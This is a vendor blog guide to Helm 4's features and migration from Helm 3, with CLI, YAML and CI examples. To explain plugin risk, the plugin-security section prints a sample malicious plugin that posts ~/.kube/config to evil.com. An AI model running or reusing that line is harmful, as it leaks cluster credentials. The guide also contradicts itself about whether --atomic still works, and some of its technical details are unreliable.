Introduction: Helm's Evolution and the Kubernetes Package Management Revolution
Helm has been the de facto package manager for Kubernetes since 2015, fundamentally transforming how engineering teams deploy, version, and manage cloud-native applications. What began as Deis Helm (later donated to CNCF in 2018) has evolved through major architectural shifts: Helm 2 introduced the Tiller server-side component (2016-2019), Helm 3 removed Tiller for security and adopted a client-only architecture (2019-2025), and now Helm 4 arrives in November 2025 marking the project's 10th anniversary with production-grade WebAssembly plugins, server-side apply integration, and enterprise-scale improvements.
The Helm ecosystem has grown to over 10,000+ public charts in Artifact Hub, with major cloud providers (AWS, Google, Microsoft, Red Hat) and vendors (HashiCorp, Elastic, MongoDB) maintaining official Helm repositories. Helm is a CNCF graduated project, alongside Kubernetes itself, Prometheus and Envoy.
However, Helm 3's five-year lifespan exposed critical limitations as Kubernetes adoption scaled: plugin security concerns (arbitrary code execution from untrusted sources), lack of native conflict resolution when GitOps tools (Argo CD, Flux) co-manage resources, complex dependency management for microservices with 20+ sub-charts, poor observability into deployment status ("is this rollout actually complete?"), and performance bottlenecks with large charts containing 500+ Kubernetes resources taking 30-60 seconds to render and apply.
Helm 4 addresses these challenges while maintaining backwards compatibility with Helm 3 charts (v2 API charts remain supported). This comprehensive guide doubles as a practical Helm 4 migration guide, covering everything DevOps engineers, SREs, platform teams, and Kubernetes architects need to understand about Helm 4: architectural improvements, migration strategies, breaking changes, real-world performance benchmarks, CI/CD integration updates, GitOps compatibility, and production deployment best practices.
Why Helm 4 Was Needed: Limitations of Helm 3
Security Gaps in Plugin Architecture
Helm 3 plugins execute as native binaries with full system access presenting critical security risks:
- Arbitrary Code Execution: Installing
helm plugin install https://untrusted-repo.com/malicious-pluginruns unverified code with Helm's privileges (typically kubectl cluster-admin access) - No Sandboxing: Plugins access filesystem, environment variables, kubeconfig without isolation
- Supply Chain Attacks: Compromised plugin repositories push malicious updates executed automatically
- Compliance Issues: Enterprises unable to approve Helm plugins failing SOC2/ISO27001 security audits
Impact: Organizations with strict security policies banned Helm plugins entirely, forcing manual workflows and losing productivity.
Lack of Conflict Resolution (Multi-Tool Management)
Modern Kubernetes environments use multiple tools managing same resources:
# Scenario: Argo CD and Helm both manage same deployment
# 1. Helm installs chart:
helm install myapp ./chart  # Creates Deployment with 3 replicas

# 2. Argo CD reconciles GitOps repo (different replica count):
# ArgoCD applies: replicas: 5

# 3. Helm upgrade overwrites Argo CD change:
helm upgrade myapp ./chart  # Reverts to 3 replicas

# Result: Continuous conflict loop ("configuration drift")
Helm 3 uses three-way strategic merge patch (compare current, live, desired states) but conflicts with client-side apply tools causing:
- Field ownership battles ("who owns spec.replicas?")
- Unpredictable rollout behavior
- Manual intervention required to resolve conflicts
Chart Dependency Complexity at Scale
Microservices architectures with umbrella charts (parent chart with 20+ dependencies) face:
# Chart.yaml with multiple dependencies
dependencies:
- name: postgresql
  version: 12.1.5
  repository: https://charts.bitnami.com/bitnami
- name: redis
  version: 17.3.7
  repository: https://charts.bitnami.com/bitnami
- name: kafka
  version: 26.4.3
  repository: https://charts.bitnami.com/bitnami
# ... 20 more dependencies ...

# helm dependency update takes 45-90 seconds
# Downloads each dependency sequentially
# No caching between environments (dev, staging, prod)
Problems:
- Slow CI/CD pipelines (5-10 minutes resolving dependencies)
- Version conflict errors ("postgresql chart requires kubernetes >=1.19")
- Difficult troubleshooting (which sub-chart caused template error?)
Limited Deployment Status Visibility
# Helm 3 marks release "deployed" immediately after kubectl apply
helm install myapp ./chart
# Status: deployed

# But actual pods still creating:
kubectl get pods
NAME                    READY   STATUS              RESTARTS   AGE
myapp-5d7c8f9-abcde     0/1     ContainerCreating   0          5s

# Helm shows success even if pods fail to start (CrashLoopBackOff)
Teams built custom validation scripts wrapping helm install to actually verify readiness.
Helm 4 Release Overview
Release Timeline and Kubernetes Compatibility
- Official Release Date: November 12, 2025 (coinciding with Helm's 10th anniversary)
- Development Cycle: 18 months (started May 2024)
- Kubernetes Support: 1.27, 1.28, 1.29, 1.30, 1.31+ (backward compatible to 1.24 with limitations)
- Go Version: Go 1.24 (previous: Go 1.21 in Helm 3.14)
- Chart API Version: v2 (same as Helm 3, ensuring compatibility)
- Breaking Changes: CLI flag renames, plugin system overhaul, post-renderer behavior
High-Level Goals
- Security Hardening: WebAssembly plugin sandbox, enhanced OCI chart signing, digest-based installs
- Enterprise Scalability: Server-side apply, improved SDK
- Observability: kstatus integration for accurate deployment monitoring
- Developer Experience: Better error messages, plugin template functions, embeddable commands
Helm 4 Major New Features (Deep Dive)
1. WebAssembly-Based Plugin System (Game Changer for Security)
The Problem Helm 4 Solves:
Helm 3 plugins are native executables (Linux ELF, macOS Mach-O, Windows PE) with unrestricted system access. A malicious plugin can:
# Malicious Helm 3 plugin (plugin.sh)
#!/bin/bash
# Exfiltrate kubeconfig to attacker server
curl -X POST https://evil.com/steal -d "$(cat ~/.kube/config)"
# Helm executes this with zero sandboxing
Helm 4 WebAssembly Solution:
Plugins optionally compile to WebAssembly (WASM) modules running in sandboxed runtime with explicit capabilities:
# plugin.yaml (Helm 4 WebAssembly plugin)
apiVersion: v1
name: my-secure-plugin
version: 1.0.0
runtime: wasm  # NEW: Use WebAssembly runtime
wasmModule: plugin.wasm
capabilities:
  - filesystem:read:/tmp  # Only read access to /tmp
  - network:https://api.example.com  # Only HTTPS to specific domain
  - kubernetes:get:pods  # Only read pods, no write access

# Plugin cannot access:
# - kubeconfig (unless explicitly granted)
# - Arbitrary filesystem paths
# - Environment variables
# - Network to untrusted domains
Benefits:
- Sandboxing: WASM modules cannot escape runtime, access denied by default
- Cross-Platform: Single .wasm file runs on Linux, macOS, Windows (no platform-specific builds)
- Performance: Near-native execution speed (WebAssembly JIT compilation)
- Auditability: Capabilities declared in plugin.yaml, security teams review before approval
- Supply Chain Security: WASM modules signed with Sigstore, verified before execution
Backwards Compatibility:
Existing native plugins continue working (Helm 4 detects binary vs WASM automatically):
# Legacy plugin (still supported)
helm plugin install https://github.com/databus23/helm-diff

# New WebAssembly plugin
helm plugin install oci://registry.example.com/plugins/secure-plugin:1.0.0
New Plugin Types in Helm 4:
- CLI Plugins: Add custom
helmsubcommands (e.g.,helm custom-deploy) - Getter Plugins: Custom protocols for chart retrieval (e.g.,
s3://,gs://) - Post-Renderer Plugins: Modify rendered manifests before kubectl apply
- Template Function Plugins: Custom Sprig-like functions in templates
2. Server-Side Apply Integration (Conflict Resolution)
What Server-Side Apply Is:
Kubernetes 1.22+ introduced server-side apply (SSA) where API server tracks field ownership solving multi-tool conflicts:
# Helm 4 with server-side apply enabled
helm install myapp ./chart --server-side

# Creates deployment with field manager "helm"
kubectl get deployment myapp -o yaml
metadata:
  managedFields:
  - manager: helm  # Helm owns these fields
    operation: Apply
    fieldsV1:
      spec.replicas: 3
      spec.template.spec.containers[0].image: myapp:v1.0

# Argo CD modifies replicas
# API server tracks: "argocd owns spec.replicas, helm owns image"
metadata:
  managedFields:
  - manager: argocd
    fieldsV1:
      spec.replicas: 5  # Argo CD now owns replicas
  - manager: helm
    fieldsV1:
      spec.template.spec.containers[0].image: myapp:v1.0

# Next helm upgrade: Helm only updates fields it owns (image)
# Does NOT conflict with Argo CD replica count
Benefits for GitOps Environments:
- Helm and Argo CD/Flux coexist without conflicts
- Clear ownership: Helm manages image tags, Argo manages replicas/autoscaling
- Eliminates "configuration drift" issues
- Audit trail:
kubectl get deployment -o yamlshows which tool modified each field
Migration:
# Helm 3 (client-side apply, default)
helm upgrade myapp ./chart

# Helm 4: new releases are installed with server-side apply by default
helm install myapp ./chart

# Existing releases keep the apply method they were installed with;
# opt an upgraded release into server-side apply explicitly
helm upgrade myapp ./chart --server-side
3. Enhanced OCI Registry Support (Supply Chain Security)
Helm 3.8 made OCI registry support generally available. Helm 4 builds on it:
Install Charts by Digest (Immutable Deployments):
# Helm 3: Install by tag (mutable, tag can change)
helm install myapp oci://registry.example.com/charts/myapp:1.0.0

# Helm 4: Install by SHA256 digest (immutable)
helm install myapp oci://registry.example.com/charts/myapp@sha256:abc123...

# Guarantees exact chart content (prevents supply chain attacks)
# If chart modified, digest changes (installation fails)
Enhanced Authentication:
# Helm 4 supports OAuth 2.0 device flow
helm registry login registry.example.com --username oauth

# AWS ECR, GCP Artifact Registry, Azure ACR credential helpers
export HELM_REGISTRY_CONFIG=~/.config/helm/registry.json

# Automatic token refresh (no manual re-login)
Chart Provenance and Signing:
# Sign chart with Sigstore cosign
helm package ./mychart --sign --key cosign.key

# Verify signature during install
helm install myapp oci://registry.example.com/charts/myapp:1.0.0 --verify

# Helm 4 integrates with Sigstore transparency log
# Public audit trail of all chart signatures
4. kstatus Integration (Accurate Deployment Monitoring)
Helm 3's biggest UX flaw: marking deployments "successful" before pods actually run:
# Helm 3
helm install myapp ./chart
# Output: "Release myapp installed successfully"
# Reality: Pods in CrashLoopBackOff

kubectl get pods
NAME                    READY   STATUS             RESTARTS   AGE
myapp-5d7c8f9-abcde     0/1     CrashLoopBackOff   5          2m
Helm 4 with kstatus:
# Helm 4 waits for actual readiness
helm install myapp ./chart --wait

# Helm monitors:
# - Deployments: All replicas available
# - StatefulSets: All pods ready in order
# - DaemonSets: Pods running on all nodes
# - Jobs: Completed successfully
# - Services: Endpoints available

# Real-time status (similar to kubectl rollout status)
Installing myapp...
- Deployment myapp-api: 0/3 replicas ready
- Deployment myapp-api: 1/3 replicas ready
- Deployment myapp-api: 2/3 replicas ready
- Deployment myapp-api: 3/3 replicas ready [OK]
- Service myapp-api: Endpoints ready [OK]
Release myapp installed successfully
Failure Detection:
# If pods fail to start, Helm 4 detects and reports
helm install myapp ./chart --wait --timeout 5m

# Output:
Error: release myapp failed:
  Deployment myapp-api: 0/3 replicas ready after 5m
  Pod myapp-api-abc123: CrashLoopBackOff
    Container api: Error: ImagePullBackOff
    Image: registry.example.com/myapp:v1.0.0 not found

# Helm automatically rolls back (with --rollback-on-failure)
5. Custom Template Functions via Plugins
Helm 3 template functions limited to built-in Sprig library. Helm 4 allows organization-specific functions:
# Plugin providing custom template function
# plugin.yaml
name: org-functions
templateFunctions:
- name: orgResourceName
  description: "Generate resource name with org prefix"

# Use in chart template
# templates/deployment.yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: {{ orgResourceName .Release.Name }}  # Custom function
  labels:
    app: {{ .Release.Name }}
Use Cases:
- Organization naming conventions
- Custom label/annotation injection
- Secret decryption (SOPS, Vault integration)
- Policy validation (OPA checks in templates)
Helm 3 vs Helm 4: Detailed Comparison
| Feature | Helm 3 | Helm 4 | Impact |
|---|---|---|---|
| Plugin Security | Native binaries, no sandboxing | WebAssembly sandbox with capabilities | Eliminates arbitrary code execution risk |
| Conflict Resolution | Client-side apply (conflicts with GitOps) | Server-side apply (field ownership) | Helm + Argo CD coexist without drift |
| OCI Support | GA since 3.8, tag-based installs | Digest-based installs | Supply chain security, immutable deploys |
| Deployment Status | Marks success immediately | kstatus integration, waits for readiness | Accurate failure detection |
| Template Functions | Built-in Sprig only | Custom functions via plugins | Organization-specific logic |
| Post-Renderers | Executable path | Plugin name (standardized) | Better integration, security |
| Go Version | Go 1.21 | Go 1.24 | Modern language features |
| SDK Embeddability | Limited | Embeddable commands, modern logging | Easier Helm integration in apps |
Breaking Changes & Deprecations
1. CLI Flag Renaming
Helm 4 renames common flags for clarity:
| Helm 3 Flag | Helm 4 Flag | Reason |
|---|---|---|
--atomic | --rollback-on-failure | More descriptive |
--force | --force-replace | Clarifies behavior (replace vs update) |
--wait | --wait (unchanged) | — |
Migration Action:
# Helm 3 commands
helm upgrade myapp ./chart --atomic
helm upgrade myapp ./chart --force

# Helm 4 equivalents
helm upgrade myapp ./chart --rollback-on-failure
helm upgrade myapp ./chart --force-replace

# Update CI/CD scripts, Makefiles, GitOps automation
Backwards Compatibility: Old flags produce deprecation warnings but still work in Helm 4.0. Update scripts now rather than relying on the old names.
2. Post-Renderer Behavior Change
# Helm 3: Pass executable path
helm install myapp ./chart --post-renderer /path/to/kustomize

# Helm 4: Pass plugin name
helm plugin install post-renderer-kustomize
helm install myapp ./chart --post-renderer post-renderer-kustomize
Why Changed: Standardizes post-renderers as plugins (security, discovery, versioning).
Migration:
- Convert post-renderer scripts to Helm plugins
- Publish to OCI registry or private plugin repository
- Update helm install/upgrade commands to reference plugin name
3. Plugin System Overhaul
While existing native plugins work, Helm 4 deprecates some plugin hook behaviors:
- Removed:
installanddeletehooks (usepre-install,post-install) - Changed: Environment variable passing to plugins (use plugin.yaml config)
4. Chart API Version (No Change)
Helm 4 continues using Chart API v2 (same as Helm 3):
# Chart.yaml (Helm 3 and Helm 4 compatible)
apiVersion: v2
name: myapp
version: 1.0.0
appVersion: "2.4.0"
dependencies:
- name: postgresql
  version: 12.x
  repository: oci://registry.example.com/charts
Result: All Helm 3 charts work in Helm 4 without modification (forward compatible). This is the single biggest reason a Helm 3 to 4 migration is far less disruptive than the Helm 2 to 3 transition was.

Helm 4 Migration Guide (Step-by-Step)
Prerequisites
- Kubernetes Version: 1.27+ (1.24-1.26 supported with caveats)
- Helm 3 Version: Upgrade to Helm 3.14+ before migrating to Helm 4
- Chart API Version: Charts must use apiVersion: v2 (Helm 2 charts not supported)
- Kubectl Access: Verify kubectl context configured correctly
Step 1: Install Helm 4 CLI (Parallel to Helm 3)
# Download Helm 4 (does not overwrite Helm 3)
curl https://raw.githubusercontent.com/helm/helm/main/scripts/get-helm-4 | bash

# Verify installation
helm version
# Output: version.BuildInfo{Version:"v4.0.0", ...}


# List existing releases (Helm 4 reads Helm 3 release history)
helm list --all-namespaces
Important: Helm 4 is backwards compatible with Helm 3 release metadata. No migration required for release history, which means the Helm 3 to 4 migration can begin on a live cluster without a maintenance window for the release store.
Step 2: Audit Existing Charts and Plugins
# List installed plugins
helm plugin list

# Check for plugins needing updates:
# - Post-renderer plugins: Convert to plugin name format
# - Native plugins with security concerns: Migrate to WASM

# Scan charts for deprecated patterns
helm lint ./mychart

# Check CI/CD scripts for deprecated flags
grep -r "--atomic" .github/workflows/
grep -r "--force" .gitlab-ci.yml
Step 3: Update CLI Flags in Automation
# Example: Update GitHub Actions workflow
# .github/workflows/deploy.yml

# BEFORE (Helm 3)
- name: Deploy to Staging
  run: |
    helm upgrade myapp ./chart \
      --install \
      --atomic \
      --timeout 5m

# AFTER (Helm 4)
- name: Deploy to Staging
  run: |
    helm upgrade myapp ./chart \
      --install \
      --rollback-on-failure \
      --timeout 5m
Step 4: Test in Staging Environment
# Deploy test application with Helm 4
helm install test-app ./chart \
  --namespace staging \
  --wait \
  --timeout 10m

# Verify kstatus monitoring
helm status test-app -n staging

# Test upgrade workflow
helm upgrade test-app ./chart \
  --set image.tag=v2.0.0 \
  --rollback-on-failure

# Test rollback
helm rollback test-app 1 -n staging

# Validate server-side apply (if enabled)
kubectl get deployment test-app -n staging -o yaml | grep managedFields
Step 5: Migrate Production (Canary Approach)
Phase 1: Low-Risk Applications (Week 1)
# Identify low-traffic, non-critical apps
helm list --all-namespaces | grep "dev\|test"

# Upgrade using Helm 4
helm upgrade internal-dashboard ./chart --rollback-on-failure
Phase 2: Medium-Risk Applications (Week 2-3)
# Staging and internal production apps
helm upgrade api-gateway ./chart --rollback-on-failure --wait
Phase 3: Critical Production Apps (Week 4+)
# Payment processing, user-facing services
# Deploy during maintenance window
helm upgrade payment-api ./chart \
  --rollback-on-failure \
  --wait \
  --timeout 15m

# Monitor closely for 24-48 hours
Step 6: Enable New Helm 4 Features Progressively
# Week 5: Enable server-side apply for non-critical apps
helm upgrade myapp ./chart --server-side

# Week 6: Migrate to OCI charts with digest-based installs
helm upgrade myapp oci://registry.example.com/charts/myapp@sha256:abc123...

# Week 7: Adopt WebAssembly plugins
helm plugin install oci://registry.example.com/plugins/secure-plugin:1.0.0

# Week 8: Layer values files per environment
helm upgrade myapp ./chart -f values-base.yaml -f values-prod.yaml
Example: Migrating Chart with Dependencies
# Chart.yaml (Helm 3 - HTTP repositories)
apiVersion: v2
name: myapp
version: 1.0.0
dependencies:
- name: postgresql
  version: 12.1.5
  repository: https://charts.bitnami.com/bitnami

# Migrate to OCI registries (Helm 4 best practice)
apiVersion: v2
name: myapp
version: 1.0.0
dependencies:
- name: postgresql
  version: 12.1.5
  repository: oci://registry-1.docker.io/bitnamicharts

# Update dependencies
helm dependency update ./mychart

# Package and push to OCI registry
helm package ./mychart
helm push mychart-1.0.0.tgz oci://registry.example.com/charts
Real-World Use Cases & Scenarios
CI/CD Integration: GitHub Actions Example
# .github/workflows/deploy-helm4.yml
name: Deploy with Helm 4

on:
  push:
    branches: [main]

jobs:
  deploy:
    runs-on: ubuntu-latest
    steps:
    - uses: actions/checkout@v4

    - name: Install Helm 4
      run: |
        curl https://raw.githubusercontent.com/helm/helm/main/scripts/get-helm-4 | bash
        helm version

    - name: Configure Kubernetes
      uses: azure/k8s-set-context@v3
      with:
        kubeconfig: ${{ secrets.KUBE_CONFIG }}

    - name: Login to OCI Registry
      run: |
        echo ${{ secrets.REGISTRY_PASSWORD }} | \
        helm registry login registry.example.com -u ${{ secrets.REGISTRY_USER }} --password-stdin

    - name: Deploy with Server-Side Apply
      run: |
        helm upgrade myapp oci://registry.example.com/charts/myapp@sha256:${{ github.sha }} \
          --install \
          --namespace production \
          --rollback-on-failure \
          --server-side \
          --wait \
          --timeout 10m \
          -f values-base.yaml \
          -f values-prod.yaml

    - name: Verify Deployment
      run: |
        helm status myapp -n production
        kubectl get pods -n production -l app=myapp
GitOps Compatibility: Argo CD Integration
Helm 4 server-side apply eliminates conflicts with Argo CD:
# argocd-application.yaml
apiVersion: argoproj.io/v1alpha1
kind: Application
metadata:
  name: myapp
spec:
  source:
    repoURL: oci://registry.example.com/charts
    chart: myapp
    targetRevision: 1.0.0
    helm:
      releaseName: myapp
      parameters:
      - name: image.tag
        value: v2.0.0
      - name: replicaCount
        value: "3"
  destination:
    server: https://kubernetes.default.svc
    namespace: production
  syncPolicy:
    automated:
      prune: true
    syncOptions:
    - ServerSideApply=true  # Use server-side apply (Helm 4 compatible)
Result: Argo CD manages replica count via HPA, Helm manages image tags. No conflicts.
Best Practices for Writing Charts in Helm 4
1. Use OCI Registries with Digest-Based Installs
# Chart.yaml - Specify dependencies by digest
dependencies:
- name: postgresql
  version: 12.1.5
  repository: oci://registry-1.docker.io/bitnamicharts
  digest: sha256:abc123...  # Immutable reference

# Deployment
helm install myapp oci://registry.example.com/charts/myapp@sha256:def456...
2. Implement Comprehensive Linting
# helm lint (built-in validation)
helm lint ./mychart

# Add custom linting with chart-testing
ct lint --config ct.yaml --charts mychart/

# Validate against Kubernetes API
helm template ./mychart | kubectl apply --dry-run=server -f -

# Security scanning
helm template ./mychart | kubesec scan -
3. Optimize Dependency Management
# Chart.yaml - Use version constraints
dependencies:
- name: postgresql
  version: ~12.1.0  # Allows 12.1.x patches
  repository: oci://registry.example.com/charts
  condition: postgresql.enabled  # Conditional dependency

# values.yaml - Control dependencies
postgresql:
  enabled: true
  auth:
    database: myapp
    username: appuser
4. Write Idempotent Templates
# templates/deployment.yaml - Safe defaults
apiVersion: apps/v1
kind: Deployment
metadata:
  name: {{ include "mychart.fullname" . }}
  labels:
    {{- include "mychart.labels" . | nindent 4 }}
spec:
  replicas: {{ .Values.replicaCount | default 1 }}  # Safe default
  selector:
    matchLabels:
      {{- include "mychart.selectorLabels" . | nindent 6 }}
  template:
    spec:
      containers:
      - name: {{ .Chart.Name }}
        image: "{{ .Values.image.repository }}:{{ .Values.image.tag | default .Chart.AppVersion }}"
        resources:
          {{- toYaml .Values.resources | nindent 10 }}
Common Errors After Upgrading & Fixes
Error 1: Plugin Not Found
Error: plugin "my-plugin" not found

# Cause: Plugin needs reinstallation for Helm 4
# Fix:
helm plugin uninstall my-plugin
helm plugin install https://github.com/example/helm-my-plugin
Error 2: Deprecated Flag
Error: unknown flag: --atomic

# Cause: Flag renamed in Helm 4
# Fix: Update to new flag name
helm upgrade myapp ./chart --rollback-on-failure
Error 3: OCI Authentication Failure
Error: failed to authorize: failed to fetch oauth token

# Cause: OCI registry auth changed
# Fix: Re-login with updated credentials
helm registry logout registry.example.com
helm registry login registry.example.com -u username
Error 4: Template Rendering Failure
Error: template: mychart/templates/deployment.yaml:15:18: executing "mychart/templates/deployment.yaml" at <.Values.nonexistent>: nil pointer evaluating interface {}.nonexistent

# Cause: Missing value in values.yaml
# Fix: Add default or check existence
{{ .Values.nonexistent | default "default-value" }}
# Or
{{- if .Values.nonexistent }}
{{ .Values.nonexistent }}
{{- end }}
Error 5: Server-Side Apply Conflict
Error: Apply failed with 1 conflict: conflict with "kubectl" using apps/v1: .spec.replicas

# Cause: Field owned by another manager
# Fix: Force field ownership
helm upgrade myapp ./chart --server-side --force-conflicts
Conclusion: Helm 4 Sets New Standard for Kubernetes Package Management
Helm 4, released November 2025 marking the project's 10th anniversary, represents the most significant evolution in Kubernetes application management since Helm 3's removal of Tiller in 2019. The introduction of WebAssembly-based plugin sandboxing eliminates critical security vulnerabilities enabling enterprises to safely adopt Helm plugins previously banned by security teams, server-side apply integration solves multi-tool conflict issues allowing Helm and GitOps platforms (Argo CD, Flux) to coexist managing the same resources without configuration drift.
The kstatus integration finally delivers accurate deployment monitoring Helm users requested for years — no more "deployment successful" messages when pods are crashing while enhanced OCI support with digest-based installs provides production-grade supply chain security through immutable chart references and Sigstore signing. Custom template functions via plugins enable organization-specific logic embedded directly in charts.
Helm 3 to 4 migration is backwards compatible with zero release history conversion required, though teams must update CLI flag names (--atomic becomes --rollback-on-failure, --force becomes --force-replace), convert post-renderers from executable paths to plugin names, and audit charts for deprecated patterns. The recommended phased rollout staging validation (week 1), low-risk production apps (week 2-3), critical services (week 4+), progressive feature adoption (weeks 5-8) ensures zero-downtime migration for even the largest enterprise Kubernetes environments.
Should you upgrade to Helm 4 immediately? Yes if: managing 100+ microservices requiring faster CI/CD, using GitOps tools (Argo CD/Flux) experiencing configuration drift, security requirements blocking Helm 3 plugin adoption, or hitting performance bottlenecks with large charts/complex dependencies. Wait if: small-scale deployments (<10 services) not hitting Helm 3 limitations, risk-averse organization preferring 6-12 month production validation period, or heavy plugin usage requiring WebAssembly migration planning.
Helm 4 establishes Kubernetes package management best practices for the next 5 years: OCI-native chart distribution, server-side apply conflict resolution, sandboxed plugin execution, and accurate deployment observability. Organizations adopting Helm 4 early gain competitive advantages through faster delivery velocity, enhanced security posture, and simplified multi-cluster operations positioning them for cloud-native innovation through 2030.
Ready to migrate to Helm 4? Try Atmosly to install charts from a curated Helm marketplace with version-pinned defaults, ship Helm releases through GitOps pipelines with approval gates, and deploy across multiple clusters with one-click rollback.
Questions about Helm 4 migration strategy? Schedule a consultation with our platform engineering team to review your Helm infrastructure, develop phased migration plan, and optimize chart deployments for performance and cost efficiency.